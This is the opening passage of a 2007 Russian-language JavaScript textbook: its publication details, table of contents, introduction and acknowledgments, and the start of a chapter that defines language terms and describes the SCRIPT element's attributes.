Виктор Вахтуров

JavaScript

ОСВОЙ НА ПРИМЕРАХ

Санкт-Петербург
«БХВ-Петербург»
2007

УДК 681.3.06
ББК 32.973.26-018.1
В22

Вахтуров В. В.

В22 JavaScript. Освой на примерах. — СПб.: БХВ-Петербург, 2007. — 400 с.: ил. + CD-ROM

ISBN 978-5-94157-877-1

На наглядных примерах даны практические приемы программирования клиентских сценариев для Web-браузеров. Кратко изложены основы создания Web-страниц и скриптов: язык JavaScript, каскадные таблицы стилей (CSS) и объектная модель документа (DOM). Рассмотрено решение типовых задач программирования скриптов: работа с датой и временем, cookies, регулярными выражениями и протоколами. Даны примеры создания динамических эффектов: управление окном браузера, разработка динамических форм, средства и способы работы с изображениями, анимационные эффекты, реализация перетаскивания (Drag and Drop), эмуляция элементов управления пользовательского интерфейса. Рассмотрено написание функционально законченных приложений: реализация визуального редактора HTML и нескольких известных игр на JavaScript. Исходные тексты всех примеров находятся на прилагаемом компакт-диске.

Для широкого круга Web-программистов

УДК 681.3.06
ББК 32.973.26-018.1

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зам. главного редактора	*Евгений Рыбаков*
Зав. редакцией	*Григорий Добин*
Редактор	*Анна Кузьмина*
Компьютерная верстка	*Ольги Сергиенко*
Корректор	*Зинаида Дмитриева*
Дизайн обложки	*Игоря Цырульникова*
Оформление обложки	*Елены Беляевой*
Зав. производством	*Николай Тверских*

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 22.03.07.
Формат 60×90 1/16. Печать офсетная. Усл. печ. л. 25.
Тираж 2500 экз. Заказ №
"БХВ-Петербург", 194354, Санкт-Петербург, ул. Есенина, 5Б.

Санитарно-эпидемиологическое заключение на продукцию
№ 77.99.02.953.Д.006421.11.04 от 11.11.2004 г. выдано Федеральной службой
по надзору в сфере защиты прав потребителей и благополучия человека.

Отпечатано с готовых диапозитивов
в ГУП "Типография "Наука"
199034, Санкт-Петербург, 9 линия, 12

ISBN 978-5-94157-877-1

© Вахтуров В. В., 2007
© Оформление, издательство "БХВ-Петербург", 2007

Оглавление

Введение **1**

О чем и для кого эта книга 1
Как организована книга, и как ее читать 2
Что содержится на компакт-диске 5
Благодарности 5

ЧАСТЬ I. ОСНОВЫ СОЗДАНИЯ WEB-СТРАНИЦ И СКРИПТОВ **7**

Глава 1. Структура и синтаксис языка JavaScript **9**

Определения и термины 9
Структура языка 12
JavaScript и HTML 12
Способы внедрения JavaScript-кода в документы HTML 12
Порядок исполнения скриптов в документе 16
Основные характеристики языка 17
Регистрозависимость 17
Интерпретация пробельных символов 17
Комментарии 18
Запись инструкций, символы-разделители 18
Операторные блоки, составной оператор 19
Ключевые и зарезервированные слова 19
Переменные и константы 20
Правила записи имен 20
Объявление переменных и констант 21
Область видимости переменных и констант 21

Типы данных 22
Специальные типы данных....23
Тип данных *null* 23
Тип данных *undefined*....23
Скалярные типы данных....24
Логический тип данных *boolean*....24
Числовой тип данных 25
Строки....26
Массивы....27
Объекты 29
Основные понятия....29
Свойства 29
Методы 30
Создание объектов 30
Создание объектов в литеральной нотации....30
Создание объектов оператором *new*. Конструкторы объектов. Типы объектов 31
Наследование....33
Операторы 34
Структуры управления....37
Конструкции условного исполнения 37
Оператор *if...else* 37
Оператор *switch*....37
Циклы....38
for 38
for...in 39
while 39
do...while 39
Метки, операторы *break* и *continue*....40
Метки....40
Оператор *break*....40
Оператор *continue*....40
Генерация и обработка исключений....41
Оператор *throw* 41
Конструкция *try...catch...finally*....41
Функции....43
Специфицирование функций....43
Декларирование с помощью ключевого слова *function*....43
Создание с помощью литерала функции 43
Создание в виде объекта с помощью оператора *new*....43
Вызов функций, аргументы функций 44

Глава 2. Язык HTML 45

Чем является и чем не является HTML 45
Немного истории 46
Ссылки на документацию 46
Языковые конструкции HTML 47
Элементы 47
Атрибуты 48
Комментарии 48
Структура документа HTML 49
Основные элементы Web-страниц 50
Текст 50
Набор символов документа HTML 50
Элементы форматирования текста 51
Элементы структурирования текста 52
Шрифты 52
Ссылки 53
Создание ссылок и якорей 54
URI 54
Списки 55
Таблицы 56
Изображения, объекты, апплеты 56
Формы 57
Фреймы 58

Глава 3. Каскадные таблицы стилей CSS2 59

Ссылки на документацию 59
Основные сведения о CSS2 60
Возможности CSS2 60
Использование CSS2 в HTML-документах 62
Язык таблиц стилей по умолчанию 62
Встроенная информация о стиле 62
Таблицы стилей, внедренные в документ 63
Внешние таблицы стилей 64
Предпочитаемые, альтернативные и постоянные таблицы стилей 64
Связывание документа с внешними таблицами стилей 65
Разработка таблиц стилей CSS2 66
Основные синтаксические конструкции CSS 66
Правила "at" 66
Наборы правил, селекторы, объявления, свойства 66
Комментарии 67

Селекторы 67
Типы селекторов 68
Каскады таблиц стилей. Наследование 71
Модель представления документа в виде блоков 73
Модель визуального форматирования 73
Визуальные эффекты 74
Цвет 75
Шрифты 76
Текст 77
Курсоры 78

Глава 4. Объектные модели браузера и документа 79

Понятия объектных моделей браузера, документа 79
Введение в объектную модель документа (DOM) 80
W3C DOM и DHTML Object Model 81
Объекты модели документа, их связь с HTML 82
Иерархия объектов модели документа браузера 84
Способы доступа к объектам модели документа 86
Доступ через методы объекта *document* 87
Доступ через предопределенные коллекции объектов 88
Доступ путем прохождения дерева документа 89
Основы использования объектной модели 91
Объект *window*. Методы ввода/вывода информации 91
Метод *alert* 91
Метод *confirm* 92
Метод *prompt* 92
Объекты *document* и *body* 93
Объект *body* 95
DOM и CSS 96
Управление таблицами стилей 96
Управление встроенной информацией о стиле 103
Управление стилем на основе значения атрибута *class* элемента 106
События в объектной модели 107
Несколько слов о моделях обработки событий 107
Базовая модель обработки событий 108
Принципы обработки событий 108
Основные события DOM 110
Программный запуск и отмена обработки событий 113

Специфические модели обработки событий 114
Модель обработки событий Netscape 115
Модель обработки событий Microsoft Internet Explorer 116
Модель обработки событий DOM уровня 2 117

ЧАСТЬ II. РЕШЕНИЕ ТИПОВЫХ ЗАДАЧ ПРОГРАММИРОВАНИЯ СКРИПТОВ 121

Глава 5. Определение параметров операционного окружения 123

Определение версии JavaScript 124
Определение параметров совместимости браузера 126
Определение параметров дисплея 132

Глава 6. Дата и время 134

Объект *Date* 134
Операции с объектом *Date* 135
Конвертирование даты/времени в строку 139
Разработка объекта, содержащего метод конвертирования даты/времени в строку произвольного формата 140
Применение объектов *Date* и *CVDate* 142
Вывод текущего времени на Web-странице 143
Редирект с задержкой и выводом времени до перехода 144

Глава 7. Работа с cookie 147

Что такое cookie? 147
Cookie в деталях 148
Cookie и HTTP 148
Cookie и JavaScript 150
Cookie со стороны браузера 153
Практическое применение cookie 154
Библиотека функций работы с cookie 155
Использование библиотеки работы с cookie: скрипт, запоминающий имя пользователя, количество и дату посещений страницы 159

Глава 8. Регулярные выражения 163

Основы регулярных выражений 163
Создание регулярных выражений 163

Шаблоны регулярных выражений....164
Флаги регулярных выражений....170
Работа с регулярными выражениями в JavaScript....171
Объект *RegExp*....171
Методы объекта *RegExp*....172
Свойства объекта *RegExp*....173
Методы объекта *String*, обрабатывающие текст на основе регулярных выражений....175
Практическое использование регулярных выражений....178
Примеры часто употребляемых регулярных выражений....179

Глава 9. Протоколы mailto и javascript....188

Протокол mailto....189
JavaScript и URL типа mailto....191
URL типа mailto и JavaScript в ссылках....191
URL типа mailto и JavaScript в формах....193
Протокол javascript....195
Возможности применения URL типа javascript....196
Генерация изображений через протокол javascript....201

ЧАСТЬ III. СОЗДАНИЕ ДИНАМИЧЕСКИХ ЭФФЕКТОВ....203

Глава 10. Управление интерфейсом браузера....205

Создание окон браузера с заданными параметрами....205
Изменение параметров окна браузера....210
Примеры перемещения и изменения размеров окна браузера....210
Изменение текста заголовка, строки состояния, управление прокруткой документа....213
Изменение текста заголовка окна браузера....213
Изменение текста строки состояния окна браузера....213
Управление прокруткой документа....215

Глава 11. Работа с формами....217

Работа с формами средствами JavaScript....219
Формы в объектной модели документа....219
Методы доступа к объектам элементов управления форм....220
Принципы динамической обработки форм....224
Манипулирование элементами управления форм....224
Манипуляции общего типа элементами управления форм....237

Улучшение эксплуатационных характеристик пользовательского интерфейса форм средствами JavaScript 238
Принципы работы с формами при реализации дружественного пользовательского интерфейса 239
Элементы создания дружественного пользовательского интерфейса 241
Управление состоянием взаимосвязанных элементов управления 241
Примеры автоматизации действий пользователя 244
Пример формы с автокалькуляцией 247
Пример формы обратной связи 249
Усложненный пример формы обратной связи 250

Глава 12. Работа с изображениями 253

Средства и приемы работы с изображениями в гипертекстовом документе 254
Изображения в объектной модели документа 254
Объект *Image* и коллекция *images* 256
Общие принципы работы с изображениями 258
Обработчики событий *onload* и *onerror* изображений. Свойство *complete* 259
Несколько рекомендаций по работе с изображениями 260
Практические примеры работы с изображениями 264
Предварительная загрузка изображений с обработкой ошибок загрузки 265
Пример создания слайд-шоу с предварительной загрузкой изображений 269
Скрипт галереи изображений 271

Глава 13. Создание анимационных эффектов 277

Средства и принципы создания анимации на Web-страницах 277
Примеры создания анимации 278
Плавное "проявление" и "исчезновение" текста 278
Текст, движущийся на наблюдателя 280
Примеры создания "бегущих строк" 280
Вариант 1 281
Вариант 2 281
Волнообразно движущийся текст 284
Эффект 1 284
Эффект 2 286
Эффект 3 288

Текст, прилетающий по частям 290
Имитация движения текста по кругу в 3D-пространстве 292
Движение фонового рисунка страницы 294
Летящие звезды 294
Эффект фейерверка 298
Падающий снег 301
Часы со стрелками 303
Использование фильтров в Microsoft Internet Explorer для создания анимационных эффектов 305
Что такое фильтры? 305
Применение фильтров 306
Волнообразное движение текста на основе фильтра *Wave* 310
Динамическое изменение прозрачности изображений с помощью фильтра *Alpha* 311
Анимационное изменение содержимого с помощью фильтра *Fade* 311
Эффектная анимация на основе использования фильтра *Light* 313

ЧАСТЬ IV. ПРИМЕРЫ РАЗРАБОТКИ СЛОЖНЫХ СКРИПТОВ 315

Глава 14. Разработка визуального редактора HTML на основе режима редактирования документа Microsoft Internet Explorer 317

Редактирование гипертекстового содержимого в Microsoft Internet Explorer 318
Реализация визуального редактора HTML 320
Структура документа editor.htm 320
Процесс инициализации редактора 321
Создание нового документа 324
Обработка команд редактирования и форматирования текста, печати и сохранения документа 327
Обработка событий изменения гарнитуры и размера шрифта текста 329
Установка цвета шрифта и фона текста 331

Глава 15. Приемы эффективного объектно-ориентированного программирования на JavaScript 335

Анализ модели объектно-ориентированного программирования на JavaScript 336

Класс или объект? 336
Проблемы идентификации типов объектов в JavaScript 340
Использование классических конструкций объектно-ориентированного программирования в JavaScript 343
Несколько слов о наследовании 343
Пространства имен 346
Классы, инкапсулирующие классы 347
Нюансы использования свойств объектов и вызовов методов классов 350
Общие рекомендации относительно объектно-ориентированного программирования на JavaScript 353
Примеры эффективного объектно-ориентированного программирования на JavaScript 354
Реализация алгоритма наследования 355
Класс *VSimpleObject* — корневой класс в иерархии наследования 357
Классы для работы с геометрическими типами данных 359
Класс *VPoint* 360
Класс *VSize* 362
Класс *VRect* 364
Класс *VObject* 369
Модель событий, сигналы и слоты 370
Класс таймера *VTimer* 376

Заключение 381

Приложение. Описание компакт-диска 382

Предметный указатель 384

Введение

Давным-давно, когда я делал свой первый сайт, только начиная постигать азы Web-разработки, передо мной встала проблема изучения JavaScript. Сайт казался мне простым и неинтересным. Я хотел сделать его более динамичным и красочным, добавив на страницы несколько интерактивных элементов. Я знал, что язык JavaScript решит мои проблемы, но ничего не знал о его применении. Когда я прочел соответствующую документацию, всесторонне описывающую структуру и синтаксис языка, я осознал, что так и не понимаю, как конкретно решать поставленные передо мной задачи. Тогда я принялся искать в Интернете готовые примеры скриптов на JavaScript и изучать их.

Уже через пару недель я с улыбкой вспоминал о проблемах, ранее казавшихся мне неразрешимыми. Изучение готовых примеров дало мне самое главное — понимание принципов разработки скриптов и то, в каком направлении стоит двигаться для совершенствования своих навыков.

А сегодня, по прошествии нескольких лет, имея за плечами большой опыт Web-разработки с применением самых различных Web-технологий, я рад представить вам свою книгу, рассказывающую о программировании клиентских сценариев на JavaScript. Помня о трудностях, возникших передо мной в свое время, я решил изложить материал самым доступным способом — на примерах.

О чем и для кого эта книга

Книга, которую вы сейчас держите в руках, рассказывает о принципах, приемах и тонких аспектах разработки клиентских сценариев (скриптов) для Web-браузеров на самом популярном в настоящий момент языке

создания сценариев JavaScript. Применение клиентских скриптов (фрагментов программного кода, загружаемых вместе с Web-страницей в браузер), позволяет создавать на страницах Web-сайта красочные и интересные эффекты, оригинальные элементы оформления, управления и навигации, контролировать действия пользователя, изменять страницу без ее перезагрузки и многое другое, что недоступно при помощи только HTML и CSS.

Основу материала книги составляют практические примеры, сложность которых варьируется от минимальной до достаточно большой, представляющие собой законченные и готовые к применению на сайте скрипты различного назначения. Однако каждый раздел, посвященный определенной теме, содержит теоретический материал, освещающий соответствующие вопросы.

Книга предназначена для широкого круга читателей — как для тех, кто абсолютно не знаком с какими бы то ни было принципами создания Web-страниц и скриптов, так и тех, кто достаточно хорошо владеет знаниями в этой области. Благодаря наличию вводных глав, посвященных изучению основ — структуры и синтаксиса JavaScript, HTML, CSS, DOM, книгу можно читать независимо от начального уровня квалификации. Иными словами, если вы желаете изучить JavaScript с нуля, совершенствуете и развиваете свои навыки, или просто ищете для себя что-то новое в данной области — эта книга для Вас!

Как организована книга, и как ее читать

Структурно книга состоит из четырех частей, включающих главы, объединяемые общими идеями и концепциями. В *части I* описываются средства создания статических и динамических Web-страниц — язык HTML, каскадные таблицы стилей, объектная модель документа браузера, синтаксис языка JavaScript. К ней относятся *главы 1—4*. В *части II* обсуждаются решения типовых задач, очень часто встречающихся при программировании скриптов для Web-браузеров — получение параметров операционного окружения, работа с cookie, объектом даты/времени, регулярными выражениями и протоколами. В эту часть входят *главы 5—9*. *Часть III*, включающая *главы 10—13*, посвящена рассмотрению приемов программирования и примеров реализации функционально законченных скриптов, готовых для практического применения. В ней рассказывается о работе с окном браузера, формами, изображениями и создании анимации на Web-страницах. *Часть IV* содержит *главы 14* и *15*, в которых обсуждаются более сложные вопросы, чем в предыду-

щих — реализация визуального редактора HTML и приемы эффективного объектно-ориентированного программирования на JavaScript. Далее приводятся более подробные сведения о содержании каждой из глав.

- В *главе 1* приводится описание языка JavaScript — синтаксиса, структур управления, типов данных, методов определения и манипулирования данными, объектно-ориентированного подхода, реализованного в данном языке.
- *Глава 2* содержит сведения о языке гипертекстовой разметки HTML и принципах его применения при создании Web-страниц.
- *Глава 3* описывает синтаксис и применение каскадных таблиц стилей второго уровня, а также модель представления документа в виде блоков, модель визуального форматирования.
- *Глава 4* посвящена изучению объектных моделей браузеров, объектной модели документа (DOM) и способам их использования.
- В *главе 5* рассматриваются способы получения параметров среды, в которой работает сценарий (версия JavaScript, различные параметры браузера, параметры экрана).
- *Глава 6* описывает приемы работы с датой и временем в JavaScript. В ней содержатся примеры оперирования объектом `Date`, вывода времени в различных форматах, вывода текущего времени на Web-странице, разрабатывается объект `CVDate`, имеющий расширенные возможности форматирования даты/времени и скрипт редиректа с заданной задержкой и выводом времени до перехода.
- *Глава 7* подробно освещает аспекты применения и работы с cookie (идентификация пользователя, формирование содержимого страницы в зависимости от установленных cookie и т. д.). В этой главе разрабатывается библиотека, упрощающая работу с cookie в JavaScript.
- *Глава 8* содержит теоретический материал и практические примеры применения регулярных выражений. Здесь разрабатывается библиотека функций для проверки корректности различных данных (идентификаторы, имена пользователей, дата/время, адреса e-mail и т. д.) с помощью регулярных выражений.
- В *главе 9* рассматриваются возможности использования протоколов `mailto` (отправка писем с заданным текстом, например, введенным на Web-странице, через почтовую систему пользователя) и `javascript` (генерация содержимого документов во фреймах, popup-окнах, а также изображений) при программировании сценариев.

- В *главе 10* обсуждаются средства и реализуются скрипты для работы с окнами браузера (создание, изменение размеров, положения окна), их частями (заголовок, строка состояния) и прокруткой документа.
- *Глава 11* посвящена работе с формами и элементами управления форм. Рассматриваются различные примеры создания динамических форм. Большое внимание уделяется контролю корректности данных и способам организации дружественного интерфейса.
- В *главе 12* все внимание сосредоточено на работе с изображениями — изображения в объектной модели, организация предварительной загрузки изображений, обработка ошибок загрузки и т. д. Здесь же разрабатываются скрипт слайд-шоу с предварительной загрузкой изображений и скрипт фотогалереи.
- *Глава 13* рассказывает о принципах создания анимации на Web-страницах. В рамках этой главы разрабатываются двадцать скриптов, создающих на странице яркие анимационные эффекты — бегущие строки, вертикальные скроллеры, движение текста по различным траекториям, эффекты летящих звезд, падающего снега, аналоговые часы, а также несколько очень интересных эффектов анимации на основе использования фильтров в Microsoft Internet Explorer.
- *Глава 14* полностью посвящена разработке одного скрипта — визуального редактора HTML, использующего режим редактирования документа Microsoft Internet Explorer. В ней также описываются интереснейшие специфические возможности этого браузера.
- В *главе 15* обсуждаются тонкие аспекты, неочевидные моменты и некоторые трудности ведения объектно-ориентированной разработки на JavaScript, изучаются приемы повышения эффективности объектно-ориентированного программирования на данном языке, а также создается библиотека классов, реализующая расширенный алгоритм наследования, поддерживающая идентификацию типа пользовательских объектов и синхронную обработку событий на основе механизма слотов и сигналов, а также включающая классы для работы с данными геометрических типов и класс таймера.

Порядок чтения книги может быть различным и зависеть от уровня вашей подготовки относительно излагаемых в ней вопросов. Если вы не имеете либо имеете слабые знания в области JavaScript, HTML, CSS и DOM, то можете читать книгу последовательно, с первой до последней главы. Однако для вас может оказаться удобным изучить сначала *главы 2* ("Язык HTML") и *3* ("Каскадные таблицы стилей CSS2"), затем перейти к *главе 1*, а потом читать книгу последовательно, начиная с *гла-*

вы 4. Если вы чувствуете себя уверенно в перечисленных вопросах, то можете начать чтение с *главы 5*. Поскольку в *главе 1* излагаются принципы объектно-ориентированного программирования на JavaScript, а *глава 15* посвящена обсуждению продвинутых методов эффективного объектно-ориентированного программирования, *главу 15* можно прочесть сразу после *главы 1*.

Что содержится на компакт-диске

Компакт-диск, прилагаемый к книге, содержит:

- файлы примеров к *главам 1—15*. Примеры к конкретной главе находятся в подкаталоге с номером главы в каталоге examples. В подкаталоге examples\Lib содержатся файлы библиотек, разработка которых описана в книге: библиотека для работы с cookie, библиотека для работы с регулярными выражениями, библиотека для работы с датой/временем, библиотека для динамической генерации изображений. В каталоге examples\Lib\jsvcl содержится объектно-ориентированная библиотека JSVCL, разработанная в рамках *главы 15*;
- документацию по: языку гипертекстовой разметки HTML версий 4.0 и 4.01, каскадным таблицам стилей первого и второго уровней (CSS1 и CSS2), объектным моделям документа первого, второго и третьего уровней (DOM1, DOM2, DOM3). Документация располагается в каталоге w3c в соответствующих подкаталогах (html, css, dom);
- файлы, содержащие дополнительную справочную информацию к различным главам книги: таблицу предопределенных имен цветов CSS, таблицу соответствия имен свойств CSS свойствам объекта `style` в JavaScript, таблицу идентификаторов форм курсоров в CSS, таблицу соответствия элементов HTML интерфейсам объектов DOM, а также листинг регулярного выражения, описывающего адрес электронной почты в формате, определяемом RFC 822. Эти файлы располагаются в каталоге addons.

Более полное описание содержимого и структуры компакт-диска приведено в *приложении* к книге.

Благодарности

В заключение я хочу выразить благодарность людям, чье участие значительным образом сказалось на судьбе настоящей книги.

В первую очередь, я благодарю заместителя главного редактора издательства "БХВ-Петербург" Рыбакова Евгения Евгеньевича за предложение написать книгу по данной тематике. Его консультации и замечания относительно структуры, содержания и оформления книги оказались поистине бесценными для меня, начинающего автора, впервые участвующего в подобном проекте. Он точно и ясно отвечал на все вопросы, которые, первое время, возникали у меня очень часто, и прощал многочисленные задержки сдачи рукописи в редакцию.


Я также очень благодарен редактору издательства "БХВ-Петербург" Кузьминой Анне Сергеевне за огромную работу, проделанную ей по редактированию данной книги. Она исправила кучу опечаток, ошибок оформления и стилистических неточностей, допущенных мной в процессе создания материала. Именно ее упорный труд придал книге ее настоящий вид.

Особую благодарность я выражаю Александру Пирамидину за предоставленную возможность размещения его переводов спецификаций HTML 4.01 и CSS 2 на прилагаемом к книге компакт-диске. Благодаря ему, читатели смогут иметь в своем распоряжении русские версии этих спецификаций.

Примечание

Некоторые термины, употребляемые мной в *главе 2 "Язык HTML"* и *главе 3 "Каскадные таблицы стилей CSS2"* книги, отличаются от соответствующих терминов, используемых в указанных переводах спецификаций. Это, видимо, объясняется моей приверженностью к несколько другому диалекту специальной терминологии, относящейся к области Web-разработки. В переводах Александр Пирамидин использует ряд терминов, близких по звучанию к их английским вариантам. Я же обозначаю соответствующие понятия их русскими аналогами (например, вместо термина "бокс", употребляемого в переводе спецификации CSS 2, я использую слово "блок" в книге). Поскольку смысл терминов, используемых в переводах и в книге, воспринимается идентично и однозначно, я думаю, у читателей не возникнет каких-либо проблем с их сопоставлением.

Наконец, я хочу сказать о человеке, чье участие в судьбе данной книги имеет исключительное значение лично для меня, ее автора — моем маленьком сыне Даре. В череде жизненных неурядиц, так некстати свалившихся на мою голову в период написания материала, иногда только он был причиной, побуждавшей меня с новыми силами браться за работу. Эту книгу я посвящаю ему.



ЧАСТЬ I

Основы создания Web-страниц и скриптов

Глава 1. Структура и синтаксис языка JavaScript

Глава 2. Язык HTML

Глава 3. Каскадные таблицы стилей CSS2

Глава 4. Объектные модели браузера и документа

Мы начинаем путешествие в увлекательный и красочный мир динамического HTML — мир ярких эффектов, создаваемых на Web-страницах клиентскими сценариями (скриптами) — фрагментами внедряемого или подключаемого извне программного кода. Наши скрипты будут написаны на JavaScript — самом популярном на сегодняшний день языке программирования сценариев. При помощи этого языка на Web-страницах можно создавать множество интереснейших эффектов. Мы будем уделять основное внимание разработке скриптов, имеющих практическое применение: работа с формами, изображениями, регулярными выражениями, временем, cookie, реализация редактора HTML. Разработанные скрипты вполне готовы к применению на страницах реально действующих Web-сайтов.

На данный момент практически каждая программа-браузер имеет поддержку JavaScript. Однако, к сожалению, для конкретных моделей браузеров существует ряд индивидуальных особенностей, которые необходимо учитывать при разработке скриптов. Данная книга ориентируется на кроссбраузерные решения, работающие одинаково под управлением различных обозревателей. Замечания, касающиеся аспектов реализации для конкретных платформ, будут приводиться по мере необходимости.

Прежде чем перейти к углубленному изучению методов и приемов разработки сложных интерактивных элементов, необходимо разобраться с базовыми принципами создания динамических Web-страниц, играющими важную роль в понимании материала следующих разделов книги. В данной части приводятся основные сведения о языке JavaScript (его структуре и синтаксисе), языке гипертекстовой разметки (HTML), каскадных таблицах стилей (CSS) и объектной модели документа браузеров (DOM).

ГЛАВА 1

Структура и синтаксис языка JavaScript

Существует множество языков программирования — низкоуровневые (Assembler), процедурно-ориентированные (такие как C, Pascal), объектно-ориентированные (C++, Python), языки, реализующие логическую парадигму программирования (Prolog), и т. д. JavaScript является высокоуровневым объектно-ориентированным языком. Пожалуй, в качестве главной его особенности можно назвать межплатформенность, предполагающую возможность внедрения поддержки языка в различные программные продукты. JavaScript не предназначен для создания самостоятельных приложений, однако это не означает скудность его языковых средств. Напротив, в нем есть все, что необходимо для эффективного решения широкого круга алгоритмических задач.

В этой главе приводится достаточно полное описание языка — его структуры, синтаксиса, основных языковых конструкций.

Определения и термины

Изучение любой области знаний обычно начинается с определения терминов и понятий, используемых для точного описания объектов этой области. Языки программирования не являются исключением, поэтому, прежде чем начать знакомство с основами JavaScript, следует ввести несколько специальных терминов, которые достаточно часто будут использоваться в нескольких следующих разделах книги. Приведенная далее терминология применима ко всем языкам программирования, однако, поясняющие примеры корректны именно в отношении JavaScript.

Символ языка. Под символами языка будем понимать множество возможных неделимых лексических единиц (лексем), корректных с точки зрения грамматики конкретного языка и составляющих его лексику. Символами языка являются: допустимые имена идентификаторов, ключевые слова, операторы, разделительные знаки, т. е. все объекты исходного текста программы, имеющие самостоятельное значение.

Примечание

Если выражаться формально, то под множеством символов языка здесь подразумевается множество терминальных символов грамматики языка.

Примеры:

- `5`, `10.843`, `2e+6`, `"Строка символов"` — литералы;
- `function`, `var` — ключевые слова;
- `oDiv`, `strTemp` — идентификаторы.

Ключевое слово. Это символ языка, являющийся частью его синтаксиса. Некоторые ключевые слова могут использоваться в качестве *литералов*: `true`, `false`, `null`. Ключевые слова не могут быть использованы в качестве *идентификаторов*.

Зарезервированное слово. Под зарезервированными словами обычно понимают лексемы, корректные с точки зрения грамматики языка, но не являющиеся частью его синтаксиса. Зарезервированные слова не могут употребляться в качестве идентификаторов, поскольку планируется их введение в состав языка в будущем.

Литерал. Литерал — это элемент данных, содержащийся непосредственно в программном коде. Литерал представляется некоторой последовательностью символов (литер), имеющей самостоятельное значение. Можно сказать, что литерал — это фиксированное значение (определенное литерально), содержащееся в коде программы. Литералами могут являться: числовые, строковые константы, инициализаторы массивов, объектов. Литералами не являются: имена переменных, констант и т. д.

Понятие литерала тесно связано с понятием типа данных. Применительно к JavaScript можно выделить следующие типы литералов:

- булевы (например, `true`, `false`);
- целочисленные (например, `10`, `109`);
- действительные, или с плавающей точкой (`1.15`, `2.64E10`);

- строковые (например: `"ABCD"`, `'aBcD'`);
- литералы массивов (`[10, 20, 40]` или `['one', 1, "two", 2]`);
- литералы объектов (`{ a: 10, b: 20 }`).

Некоторые литералы являются ключевыми словами: `true`, `false`, `null`, `undefined`.

Подробнее методы определения литералов различных типов будут рассмотрены в соответствующих разделах.

Идентификатор. Идентификатор представляет собой строку символов, обозначающую в программном коде некоторый объект. Идентификаторами являются имена переменных, объектов, функций, констант и т. д.

Пример:

```
a = 10; // здесь a - идентификатор.
```

Оператор. Применительно к языкам программирования, термин "оператор" в русском языке имеет двойственное значение (в английском языке существуют два разных термина, которые обычно переводятся на русский одинаково).

- Оператор *(statement)* — предложение языка, определяющее некое законченное действие в виде последовательности операций, задающей алгоритм решения задачи (исполняемые операторы), либо задающее набор описаний, необходимых для трансляции программного кода (невыполняемые операторы). Исполняемые операторы вызывают изменения состояния среды исполнения, служат для управления потоком вычислений, как, например, операторы цикла, условия, присваивания, перехода. С этой точки зрения программа представляется просто списком операторов. Следует заметить, что под данное определение гораздо больше подходят такие термины, как "утверждение", "инструкция". Но существует много устоявшихся выражений, включающих понятие "оператор" в приведенном контексте (например, "операторный блок"), поэтому в данной книге термин "оператор" часто используется как синоним слова "инструкция".
- Оператор *(operator)* — это символ языка, определяющий операцию обработки данных (например, сложение, умножение, сдвиг).

Выражение. Это синтаксическая конструкция, представляющая собой последовательность идентификаторов и/или литералов, комбинируемых при помощи операторов (имеет обычно вид формулы), которая может быть вычислена в определенное значение.

Ключевые и зарезервированные слова, переменные, типы данных, операторы, структуры управления, функции, типы данных, их применение и использование будут подробно рассмотрены далее в этой главе.

Структура языка

Теперь, когда мы определились с терминологией, можно приступить непосредственно к изучению JavaScript. Изучение любого языка программирования логично начинать с рассмотрения его структуры и основных характеристик, таких как: правила записи кода (различных предложений языка, комментариев, операторных блоков и т. д.), порядка интерпретации/компиляции кода, перечня и правил использования разделительных и пробельных символов. Мы начнем именно с этого, учитывая специфику использования JavaScript в исполняющей среде браузера.

JavaScript и HTML

Как уже говорилось, в этой книге мы будем рассматривать исключительно программирование клиентских сценариев для Web-браузеров, т. е. наши скрипты будут оперировать различными объектами Web-страниц, загружаемых в программу-обозреватель. Для того чтобы браузер был в состоянии исполнить код скрипта, этот код необходимо внедрить в Web-страницу. Для более полного восприятия информации данного раздела необходимо понимание основ языка гипертекстовой разметки HTML *(описание HTML см. в главе 2)*.

Способы внедрения JavaScript-кода в документы HTML

Программный код на языке JavaScript может быть внедрен в HTML-документ несколькими способами:

- непосредственно включаться в HTML-документ как содержимое элемента `SCRIPT`;
- подключаться из внешнего источника, указанного в атрибуте `SRC` элемента `SCRIPT`;
- содержаться в виде кода обработчика события элемента HTML, задаваемого такими атрибутами, как, например, `onclick`, `onmousemove`;
- указываться в виде псевдо-URL с протоколом доступа `javascript:` как значение атрибутов `href`, `action`, `src` и т. д.

Как видно, в первых двух случаях должен использоваться элемент SCRIPT, поэтому рассмотрим его подробнее. Для этого элемента обязательны начальный и конечный теги (<SCRIPT> и </SCRIPT>). Также для него допустимы следующие атрибуты:

- src — этот атрибут задает URI внешнего скрипта. Если атрибут не определен, то все содержимое элемента SCRIPT интерпретируется как программный код. Если атрибут определен, то содержимое элемента полностью игнорируется, а пользовательский агент пытается загрузить и исполнить содержимое, URI которого задается этим параметром;
- type — этот атрибут задает язык скрипта элемента SCRIPT. Учитывая, что браузеры могут поддерживать различные языки клиентских сценариев (например, JavaScript, VBScript, TCL), необходимо либо указывать язык сценариев по умолчанию для документа, либо явно определять его для каждого элемента SCRIPT путем задания значения данному атрибуту. Язык скрипта указывается аналогично определению MIME-типа содержимого (например, "text/javascript", "text/vbscript", "text/tcl"). Значение данного атрибута имеет приоритет над языком скрипта, заданным по умолчанию. Во избежание возможных ошибок неверной интерпретации скриптов пользовательскими агентами, этот атрибут желательно указывать для каждого элемента SCRIPT, однако практика показывает, что все популярные программы-обозреватели на данный момент при отсутствии информации о языке скрипта пытаются интерпретировать код, исходя из предположения, что он написан на JavaScript;
- language — данный атрибут, также как и type, определяет язык скрипта элемента. Значением атрибута является идентификатор языка (например, "javascript" или "VBS"). Поскольку идентификаторы языков не стандартизированы, этот атрибут помечен в спецификации HTML 4.0 как нежелательный, поэтому вместо него следует использовать атрибут type;
- defer — это логический атрибут, его определение в теге <SCRIPT> обеспечивает возможность отложенного исполнения скрипта, сообщая браузеру о том, что данный сценарий не производит генерирования содержимого Web-страницы. Если этот атрибут не установлен, то отображение страницы пользовательским агентом прерывается до момента завершения исполнения всех инструкций, определяемых в элементе SCRIPT.

Теперь рассмотрим указанные выше способы включения кода скрипта в HTML-документ более подробно.

Включение кода в элемент *SCRIPT*

